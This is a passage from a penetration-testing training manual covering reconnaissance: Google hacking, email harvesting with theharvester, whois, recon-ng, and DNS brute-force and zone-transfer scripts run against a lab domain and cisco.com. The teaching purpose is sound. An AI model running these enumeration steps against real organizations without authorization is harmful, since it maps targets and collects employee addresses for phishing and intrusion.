


Product-specific examples like these are dynamic by nature, and may produce no results at all for this specific appliance in the next few months. However, the concept behind these types of searches is the same. If you understand how to use Google search operators efficiently, and know exactly what you are looking for, you can find almost anything.


3.1.2 - Google Hacking

Using Google to find juicy information, vulnerabilities, or misconfigured websites was publicly introduced by Johnny Long in 2001. Since then, a database of interesting searches has been compiled to enable security auditors (and hackers) to quickly identify numerous misconfigurations within a given domain. The next few screenshots demonstrate such searches.


3.1.2.1 - Hardware with Known Vulnerabilities



3.1.2.2 - Web Accessible, Open Cisco Routers




3.1.2.3 - Exposed Frontpage Credentials




There are hundreds of interesting searches that can be made, and many of them are listed in the Google Hacking (GHDB)[18] section of the Exploit Database

3.1.3 – Exercises


1. Choose an organization and use Google to gather as much information as possible about it



2. Use the Google *filetype* search operator and look for interesting documents from the target organization



3. Re-do the exercise on your company's domain. Can you find any data leakage you were not aware of?




3.2 - Email Harvesting

Email harvesting is an effective way of finding emails, and possibly usernames, belonging to an organization. These emails are useful in many ways, such as providing us a potential list for client side attacks, revealing the naming convention used in the organization, or mapping out users in the organization. One of the tools in Kali Linux that can perform this task is **theharvester19**. This tool can search Google, Bing, and other sites for email addresses using the syntax shown below.


```
root@kali:~# theharvester -d cisco.com -b google >google.txt
root@kali:~# theharvester -d cisco.com -l 10 -b bing >bing.txt
```

3.2.1 – Exercise

1. Use **theharvester** to enumerate email addresses belonging to the organization you chose in the previous exercises



2. Experiment with different data sources. Which work best for you? **DUCKDUCKGO**




3.3 - Additional Resources

Google is by no means the only useful search engine. An in-depth comparison chart for some of the main search engines can be found at the Search Engine Showdown20 website. Other, more specialized services worth knowing about can be found below.

3.3.1 - Netcraft

Netcraft21 is an Internet monitoring company based in Bradford-on-Avon, England. Netcraft can be used to indirectly find out information about web servers on the Internet, including the underlying operating system, web server version, and uptime graphs. The following screenshot shows the results for all the domain names containing the string ***.cisco.com***, performed through the DNS search page offered by Netcraft.



Search Web by Domain

Explore 1,821,888 web sites visited by users of the Netcraft Toolbar — 11th June 2013

Search: search tips

site contains | *.cisco.com | lookup!

example: site contains .netcraft.com

Results for *.cisco.com

Found 93 sites

	Site	Site Report	First seen	Netblock	OS
1.	www.cisco.com		august 1995	akamai technologies	linux
2.	tools.cisco.com		november 2001	cisco systems, inc.	unknown
3.	www-tac.cisco.com			cisco systems, inc.	unknown
4.	wwwin.cisco.com			cisco systems, inc.	unknown
5.	software.cisco.com		march 2008	akamai technologies	linux
6.	wwwin-tools.cisco.com			cisco systems, inc.	unknown
7.	homesupport.cisco.com		june 2010	linksys.256845	linux - redhat
8.	blogs.cisco.com		december 2005	rackspace hosting	linux - redhat
9.	home.cisco.com		may 2010	linksys.256845	linux - redhat
10.	homecommunity.cisco.com		may 2010	lithium technologies, inc.	f5 big-ip
11.	docwiki.cisco.com		june 2008	cisco systems, inc.	linux - redhat
12.	iwe.cisco.com			cisco systems, inc.	unknown
13.	homekb.cisco.com		october 2012	nohold, inc.	f5 big-ip
14.	homestore.cisco.com		may 2010	vigilant technologies	unknown
15.	homedownloads.cisco.com		june 2010	akamai technologies	linux
16.	newsroom.cisco.com		november 2001	cbc- educacao etreinamentos	unknown
17.	directory.cisco.com			cisco systems, inc.	unknown
18.	zed.cisco.com			cisco systems, inc.	unknown
19.	apps.cisco.com		december 2007	akamai technologies	linux
20.	cdets.cisco.com			cisco systems, inc.	unknown

3.3.2 - Whois Enumeration

Whois[23] is a name for a TCP service, a tool, and a type of database. Whois databases contain name server, registrar, and, in some cases, full contact information about a domain name. Each registrar must maintain a Whois database containing all contact information for the domains they host. A central registry Whois database is maintained by the InterNIC[24]. These databases are usually published by a Whois server over TCP port 43 and are accessible using the **whois** client program.


```
root@kali:~# whois megacorpone.com

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.
```

The **whois** client can also perform reverse lookups. Rather than inputting a domain name, you can provide an IP address instead as shown below:

```
root@kali:~# whois 50.7.67.186
...
NetRange:       50.7.64.0 - 50.7.67.255
CIDR:           50.7.64.0/22
OriginAS:       AS30058
NetName:        FDCSERVERS-MIAMI
```

3.3.3 – Exercise

1. Use the **whois** tool in Kali to identify the name servers of your target organization



3.4 - Recon-ng

As described by its authors, "Recon-ng [25] is a full-featured web reconnaissance framework written in Python. Complete with independent modules, database interaction, built in convenience functions, interactive help, and command completion, Recon-ng provides a powerful environment in which open source web-based reconnaissance can be conducted quickly and thoroughly. Recon-ng has a look and feel similar to the Metasploit Framework, reducing the learning curve for leveraging the framework".

Let's use **recon-ng** to quickly compile a list of interesting data. We'll start by using the ***whois_poc*** module to come up with employee names and email addresses at Cisco.

```
root@kali:~# recon-ng
[recon-ng][default] > use recon/domains-contacts/whois_pocs
[recon-ng][default][whois_pocs] > show options

  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'show info' for details)

[recon-ng][default][whois_pocs] > set SOURCE cisco.com
SOURCE => cisco.com
[recon-ng][default][whois_pocs] > run
---------
```

Next, we can use **recon-ng** to search sources such as ***xssed*** [26] for existing XSS vulnerabilities that have been reported, but not yet fixed, on the cisco.com domain.

```
[recon-ng][default] > use recon/domains-vulnerabilities/xssed
[recon-ng][default][xssed] > set SOURCE cisco.com
SOURCE => cisco.com
[recon-ng][default][xssed] > run
```

We can also use the ***google_site*** module to search for additional cisco.com subdomains, via the Google search engine.

```
[recon-ng][default] > use recon/domains-hosts/google_site_web
[recon-ng][default][google_site_web] > set SOURCE cisco.com
SOURCE => cisco.com
[recon-ng][default][google_site_web] > run
```

4. - Active Information Gathering

Once you have gathered enough information about your target, using open web resources, and other passive information gathering techniques, you can further gather relevant information from other, more specific services. This module will demonstrate several of the options available to you. Please keep in mind that the services presented in this module are just an introductory list.

4.1 - DNS Enumeration

DNS is often a lucrative source for active information gathering. DNS offers a variety of information about public (and sometimes private!) organization servers, such as IP addresses, server names, and server functionality.

4.1.1 - Interacting with a DNS Server

A DNS server will usually divulge DNS and mail server information for the domain it has authority over. This is a necessity, as public requests for mail and DNS server addresses make up the basic Internet experience. For example, let's examine the megacorpone.com domain, a fake Internet presence we constructed for this exercise. We'll use the **host** command, together with the **–t** (type) parameter to discover both the DNS and mail servers for the megacorpone.com domain.

```
root@kali:~# host -t ns megacorpone.com
megacorpone.com name server ns2.megacorpone.com.
megacorpone.com name server ns1.megacorpone.com.
megacorpone.com name server ns3.megacorpone.com.
root@kali:~# host -t mx megacorpone.com
```

By default, every configured domain should provide at least the DNS and mail servers responsible for the domain.

4.1.2 - Automating Lookups

Now that we have some initial data from the megacorpone.com domain, we can continue to use additional DNS queries to discover more host names and IP addresses belonging to megacorpone.com. For example, we can assume that the megacorpone.com domain has a web server, probably with the hostname *www*. We can test this theory using the **host** command once again:

```
root@kali:~# host www.megacorpone.com
www.megacorpone.com has address 50.7.67.162
```

Now, let's check if megacorpone.com also has a server with the hostname *idontexist*. Notice the difference between the query outputs.

```
root@kali:~# host idontexist.megacorpone.com
Host idontexist.megacorpone.com not found: 3(NXDOMAIN)
```

4.1.3 - Forward Lookup Brute Force

Taking the previous concept a step further, we can automate the Forward DNS Lookup of common host names using the **host** command and a Bash script. The idea behind this technique is to guess valid names of servers by attempting to resolve a given name. If the name you have guessed does resolve, the results might indicate the presence and even functionality of the server. We can create a short (or long) list of possible hostnames and loop the **host** command to try each one.

```
root@kali:~# echo www > list.txt
```

```
root@kali:~# echo ftp >> list.txt
root@kali:~# echo mail >> list.txt
root@kali:~# echo owa >> list.txt
root@kali:~# echo proxy >> list.txt
root@kali:~# echo router >> list.txt
root@kali:~# for ip in $(cat list.txt);do host $ip.megacorpone.com;done
```

Our DNS forward brute-force enumeration revealed a set of scattered IP addresses. If the DNS administrator of megacorpone.com configured PTR records for the domain, we might find out some more domain names that were missed during the forward lookup brute-force phase, by probing the range of these found addresses in a loop.

```
root@kali:~# for ip in $(seq  155 190);do host 50.7.67.$ip;done |grep -v "not found"
```

4.1.5 - DNS Zone Transfers

A zone transfer is similar to a database replication act between related DNS servers. This process includes the copying of the zone file from a master DNS server to a slave server. The zone file contains a list of all the DNS names configured for that zone. Zone transfers should usually be limited to authorized slave DNS servers. Unfortunately, many administrators misconfigure their DNS servers, and as a result, anyone asking for a copy of the DNS server zone will receive one.

This is equivalent to handing a hacker the corporate network layout on a silver platter. All the names, addresses, and functionality of the servers can be exposed to prying eyes. I have seen organizations whose DNS servers were misconfigured so badly that they did not separate their internal DNS namespace and external DNS namespace into separate, unrelated zones. This resulted in a complete map of the internal and external network structure.

A successful zone transfer does not directly result in a network breach. However, it does facilitate the process. The **host** command syntax for performing a zone transfer is as follows.

```
host -l <domain name> <dns server address>
```

From our previous host command, we noticed that two DNS servers serve the megacorpone.com domain: ns1 and ns2. Let's try a zone transfer on each of them.

```
root@kali:~# host -l megacorpone.com ns1.megacorpone.com
; Transfer failed.
Using domain server:
Name: ns1.megacorpone.com
Address: 50.7.67.186#53

root@kali:~# host -l megacorpone.com ns2.megacorpone.com
Using domain server:
Name: ns2.megacorpone.com
Address: 50.7.67.154#53
Aliases:
```

In this case, *ns1* refused us our zone transfer request, while *ns2* allowed it. The result is a full dump of the zone file for the megacorpone.com domain, providing us a convenient list of IPs and DNS names for the megacorpone.com domain.

The megacorpone.com domain has only three DNS servers to check. However, some larger organizations might have numerous DNS servers, or you might want to attempt zone transfer requests against a given domain. This is where Bash scripting comes into

play. To perform a zone transfer with the **host** command, we need two parameters: the analyzed domain name and the name server address. To get the name servers for a given domain in a clean format, we can issue the following command.

```
root@kali:~# host -t ns megacorpone.com | cut -d " " -f 4
ns1.megacorpone.com.
ns3.megacorpone.com.
ns2.megacorpone.com.
```

Taking this a step further, we could write the following simple Bash script to automate the procedure of discovering and attempting a zone transfer on each DNS server found.

```
#!/bin/bash
# Simple Zone Transfer Bash Script
# $1 is the first argument given after the bash script
# Check if argument was given, if not, print usage
if [ -z "$1" ]; then
echo "[*] Simple Zone transfer script"
echo "[*] Usage   : $0 <domain name> "
exit 0
fi

# if argument was given, identify the DNS servers for the domain
for server in $(host -t ns $1 |cut -d" " -f4);do
# For each of these servers, attempt a zone transfer
host -l $1 $server |grep "has address"
done
```

Running this script on megacorpone.com should automatically identify the name servers and attempt a zone transfer on each of them.

```
root@kali:~# chmod 755 dns-axfr.sh
root@kali:~# ./dns-axfr.sh megacorpone.com
```

4.1.6 - Relevant Tools in Kali Linux

Several tools exist in Kali Linux to aid us in DNS enumeration and most of them perform the same tasks we have already covered in DNS enumeration. Two notable tools are DNSRecon and DNSenum. These tools each have options that are useful. The following output demonstrates the use of these tools, with minimal parameters.

4.1.6.1 – DNSRecon

DNSRecon [27] is an advanced, modern DNS enumeration script written in Python. Running the **dnsrecon** script against the megacorpone.com domain produces the following output:

```
root@kali:~# dnsrecon -d megacorpone.com -t axfr
[*] Testing NS Servers for Zone Transfer
[*] Checking for Zone Transfer for megacorpone.com name servers
[*] Resolving SOA Record [*]      SOA ns1.megacorpone.com 50.7.67.186
[*] Resolving NS Records
[*] NS Servers found:
[*]    NS ns2.megacorpone.com 50.7.67.154
[*]    NS ns1.megacorpone.com 50.7.67.186
[*]    NS ns3.megacorpone.com 50.7.67.170
```

